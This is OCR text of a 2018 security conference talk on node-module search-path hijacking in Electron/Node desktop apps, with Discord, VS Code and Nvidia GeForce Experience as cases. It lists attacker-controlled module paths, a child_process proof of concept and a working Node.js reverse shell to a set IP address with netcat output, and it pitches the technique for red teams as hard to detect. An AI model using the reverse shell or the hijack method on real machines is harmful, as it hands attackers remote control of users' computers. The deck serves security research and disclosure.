ISSUES IN NODEJS DESKTOP APPLICATIONS

(HYPSTER_MODE_ON IN DEVELOPMENT)

Boris @dukebarman Ryutin

ZERO NIGHTS 2018

2^3 EDITION

whoami


- Security REsearcher
- Mobile security (Android > iOS): apps > devices
- Radare2 evangelist
- Interests: reverse engineering, malware and exploit analysis, blizzard games and ... cats!


ZERO NIGHTS 2018

2³ EDITION

Node.js components

```
const http = require('http');
const hostname = '127.0.0.1';
const port = 3000;
const server = http.createServer((req, res)
=> {
    res.statusCode = 200;
    res.setHeader('Content-Type',
'text/plain');
    res.end('Hello World\n');
});
server.listen(port, hostname, () => {
console.log(`Server running at
http://${hostname}:${port}/`); });
```






ZERO NIGHTS 2018

2³ EDITION

Way to client-side



2³ EDITION

Do you use it?

...

2³ EDITION

Server World

Server Environment

SOC

WAF

SysAdmins

Open ports

2³ EDITION

Desktop World

PC

Common User

Previous works

- Electron Security Checklist by Luca Carettoni
- Matt Austin, OWASP APPSEC Cali 2018 - MarkDoom: How I Hacked Every Major IDE in 2 Weeks

2^3 EDITION

npm-hijacking

(node-modules-hijacking or js-hijacking)


Like dll-hijacking, but without dll...

2³ EDITION

process of loading npm modules vs dll-hijacking

"When an application dynamically loads a dynamic-link library without specifying a fully qualified path name, Windows ***attempts to locate the DLL by searching a well-defined set of directories in a particular order****"*

https://docs.microsoft.com



2^3 EDITION

Case 1
Discord

DISCORD

C:\Users\User\AppData\Roaming\discord\0.0.300\modules\discord_desktop_core\node_module

C:\Users\User\AppData\Roaming\discord\0.0.300\modules\node_modules

C:\Users\User\AppData\Roaming\discord\0.0.300\node_modules

C:\Users\User\AppData\Roaming\discord\node_modules

C:\Users\User\AppData\Roaming\node_modules

C:\Users\User\AppData\node_modules

C:\Users\User\node_modules\discord_voice.js


Controlled by Attacker

ZERO NIGHTS 2018

2³ EDITION

cat discord_voice.js

```
var exec = require('child_process').exec;
exec('calc');
```



Discord vulnerable modules

- discord_utils.js
- discord_overlay2.js
- discord_game_utils.js
- discord_spellcheck.js
- discord_contact_import.js
- discord_voice.js

Case 2: Visual Studio Code

C:\Program Files\Microsoft VS Code\resources\app\extensions\node_modules\supports-color
C:\Program Files\Microsoft VS Code\resources\app\extensions\node_modules\supports-color.js
C:\Program Files\Microsoft VS Code\resources\app\extensions\node_modules\supports-color.json
C:\Program Files\Microsoft VS Code\resources\app\extensions\node_modules\supports-color.node
C:\Program Files\Microsoft VS Code\resources\app\node_modules\supports-color
C:\Program Files\Microsoft VS Code\resources\app\node_modules\supports-color.js
C:\Program Files\Microsoft VS Code\resources\app\node_modules\supports-color.json
C:\Program Files\Microsoft VS Code\resources\app\node_modules\supports-color.node
C:\Program Files\Microsoft VS Code\resources\node_modules
C:\Program Files\node_modules
C:\node_modules
C:\Users\User\.node_modules\supports-colors.js ← **Controlled by Attacker**

reverse shell

```
var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
var client = new net.Socket();
client.connect(
5001, "192.168.160.133", function() {
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
});
```

```
rvrsr@ubuntu:~$ nc localhost 5001
ls
code.log
Desktop
Documents
Downloads
examples.desktop
Music
Pictures
Public
Templates
Untitled-1.json
Videos
```

ZERO NIGHTS 2018

2³ EDITION

Case 3
Nvidia GeForce Experience


- ***Capture and share*** *videos, screenshots, and livestreams with friends*
- *Keep your drivers up to date and optimize your game settings*

2^3 EDITION

A little bit of RE

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    HRESULT v3; // eax
4    HRESULT v4; // ST14_4
5    int v5; // eax
6    int result; // eax
7    const char **v7; // eax
8    int v8; // eax
9    CHAR pszPath; // [esp+0h] [ebp-10Ch]
10
11   if ( !(unsigned __int8)sub_494330() )
12   {
13     v8 = __acrt_iob_func(2);
14     sub_41DDA0(v8, (int)"This application is only supported on Windows 7, Windows Server 2008 R2, or higher.");
15     exit(216);
16   }
17   memset(&pszPath, 0, 0x105u);
18   v3 = SHGetFolderPathA(0, 38, 0, 0, &pszPath);
19   if ( v3 >= 0 )
20   {
21     strcat_s(&pszPath, 0x105u, "\\NVIDIA Corporation\\NvNode\\index.js");
22     v7 = (const char **)operator new[](0xCu);
23     *v7 = *argv;
24     v7[1] = &pszPath;
25     v7[2] = 0;
26     result = node::Start((node *)2, (int)v7);
27   }
28   else
29   {
30     v4 = v3;
31     v5 = __acrt_iob_func(2);
32     sub_41DDA0(v5, (int)"SHGetFolderPath failed with %u\n", v4);
33     result = 1;
34   }
35   return result;
36 }
```

Nvidia Web Helper



Element of exploit chain


- Bypass SRP / AppLocker
- Medium Integrity
- Signed binaries
- Local ports, but … dns-rebinding

Discord.exe	9964	1.07	1.76 MB/s	32.94 MB	Medium
Discord.exe	3740	2.16	110.1 kB/s	115.46 MB	Medium
cmd.exe	100			3.24 MB	Medium
conhost.exe	7468			5.36 MB	Medium
cmd.exe	8712			5.48 MB	Medium
Discord.exe	2472	1.73	1.75 MB/s	191.37 MB	Medium

ZERO NIGHTS 2018

2³ EDITION

Useful Tools



- "Tracing"
  - Windows
    - ProcMon
  - *NIX
    - strace / dtrace / bcc (BPF Compiler Collection)
      - `strace -f app -e read 2>&1 | grep node_`
      - `bcc/tools/statsnoop.py -x | grep app`
- IDE
- Chrome Debug Tools

ZERO NIGHTS 2018

2³ EDITION

Pentest / Red Team

- Crossplatform
- Simple == Stable
- "Lazy" alternative of Meterpreter or custom payload
- EZ obfuscate
- Non detectable in most cases

EDITION 2^3

Bug Bounty

- Without Reverse in most cases
- Lovely JavaScript
- Small website at your home
- $$$
  - https://hackerone.com/nodejs
  - https://hackerone.com/nodejs-ecosystem
- But don’t do it!

Conclusion

- Cross platform is good
  - Don’t forget about platform features and environment
- Web bugs on your Desktop
  - Simple XSS can be like a RCE ☺
- Additional tools in Red Team weaponry

2^3 EDITION

Materials

- Node.js:
  - https://blog.risingstack.com/node-js-security-checklist/
  - https://nodesecurity.io/advisories
- Electron:
  - Electron Security Readme

THANKS FOR ATTENTION

@dukebarman